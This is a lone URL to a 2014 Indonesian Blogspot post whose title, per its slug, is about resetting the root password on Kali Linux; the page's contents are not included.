<http://anher323.blogspot.com/2014/01/cara-reset-password-root-kali-linux.html>